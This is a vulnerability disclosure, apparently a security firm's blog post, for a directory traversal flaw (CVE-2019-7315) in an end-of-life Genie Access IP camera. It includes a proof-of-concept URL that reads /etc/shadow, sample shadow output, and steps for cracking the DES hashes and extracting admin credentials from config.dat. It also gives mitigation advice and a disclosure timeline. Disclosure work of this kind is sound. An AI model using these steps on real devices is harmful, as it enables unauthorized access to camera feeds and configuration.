CVE-2019-7315: Genie Access WIP3BVAF IP Camera Directory Traversal

Thursday 30 May 2019 / by Ben Hackman

We have discovered a directory traversal vulnerability that affects Genie Access' WIP3BVAF WISH IP 3MP IR Auto Focus Bullet Camera. This security vulnerability can act as the first step to full device compromise and has been assigned CVE-2019-7315.

Proof of concept (PoC) of path traversal vulnerability discovered

The directory traversal vulnerability can be exploited via the web management interface for the IP camera, using a URL as follows:

http://www.example.com/../../../etc/shadow

Here is a screenshot showing the contents of the shadow file for a WIP3BVAF IP camera, including the root password hash:

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Learn how to exfiltrate an EC2 (EBS) snapshot once an AWS CLI/API access key has been compromised, by @_imath_ labs.nettitude.com/blog/how-to-ex...



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Server: qSOAP/2.8

Content-Type: application/octet-stream

Content-Length: 306 Connection: close

99999:7::: bin:*:12963:0:99999:7::: daemon:*:12963:0:99999:7::: adm:*:12963:0:99999:7::: lp:*:12963:0:99999:7::: sync:*:12963:0:99999:7:::

shutdown: *:12963:0:99999:7::: halt:*:12963:0:99999:7:::

uucp:*:12963:0:99999:7::: operator:*:12963:0:99999:7::: nobody:*:12963:0:99999:7:::

As the WIP3BVAF IP camera makes use of a weak hashing algorithm (DES), it is relatively easy to brute force the hash and obtain the cleartext password, especially if a weak password is in use. Once the



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Oct 10, 2019



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Glad to hear Naim is enjoying it here! We're always on the lookout for the right people looking to enter the industry. Get in contact if that's you.

https://twitter.com/EerkeBoiten/sta tus/1179425552123469828





Oct 3, 2019





ickhmr

@jckhmr t

Excellent writeup on the @derbycon #ctf from the @nettitude labs crew

labs.nettitude.com/blog/derbycon-

.... Learned a few new tricks. #alwayslearning.







Sep 19, 2019



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From here, the username and plaintext password for the web interface can be retrieved by using a tool such as strings against the mnt/mtd/flash/config.dat file. Once these have been obtained, administrative access to the management interface is possible, where the camera feeds can be viewed and disabled, or the camera configuration adjusted.




We finished 2nd place in the @DerbyCon CTF and have provided a write up of some of the challenges • A big thanks to the @DerbyConCTF team as always! #derbycon labs.nettitude.com/blog/derbycon-

Team	Scor	D. I. O
EverSec*	8695	DerbyCon 20
spicyweasel*	8377	We recently r
flagsfuflags*	7649	labs.nettitude
Illuminopi*	5507	

Sep 18, 2019

My Tweets



Models with the directory traversal vulnerability

All firmware versions for this particular model (3.x.x) are affected.

While a firmware version (4.2.1) has been released to address the security vulnerability in later camera models, this version is not transferable to the WIP3BVAF model. This is due to the fact that the WIP3BVAF model is based on H.264 encoding, while later models of camera manufactured by Genie Access make use of H.265 encoding.

The WIP3BVAF is no longer manufactured by Genie Access and can be considered as end of life. According to the manufacturer, no patch addressing this vulnerability will be released.

Conclusion

Since no fix will be forthcoming due to the camera being end of life and no longer manufactured, it is advisable to refrain from using this model. If this isn't an option, a sufficiently isolated VLAN should be considered for the camera to prevent it being easily accessible, and a strong, unique password should be set for the root user.

Genie Access Directory Traversal Vulnerability Timeline

• Vulnerability discovered: 7 Jan 2019

• Genie Access informed: 13 Jan 2019


• Genie Access response detailing no fix would be forthcoming: 16 Jan 2019

• Nettitude public disclosure: 29 May 2019



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
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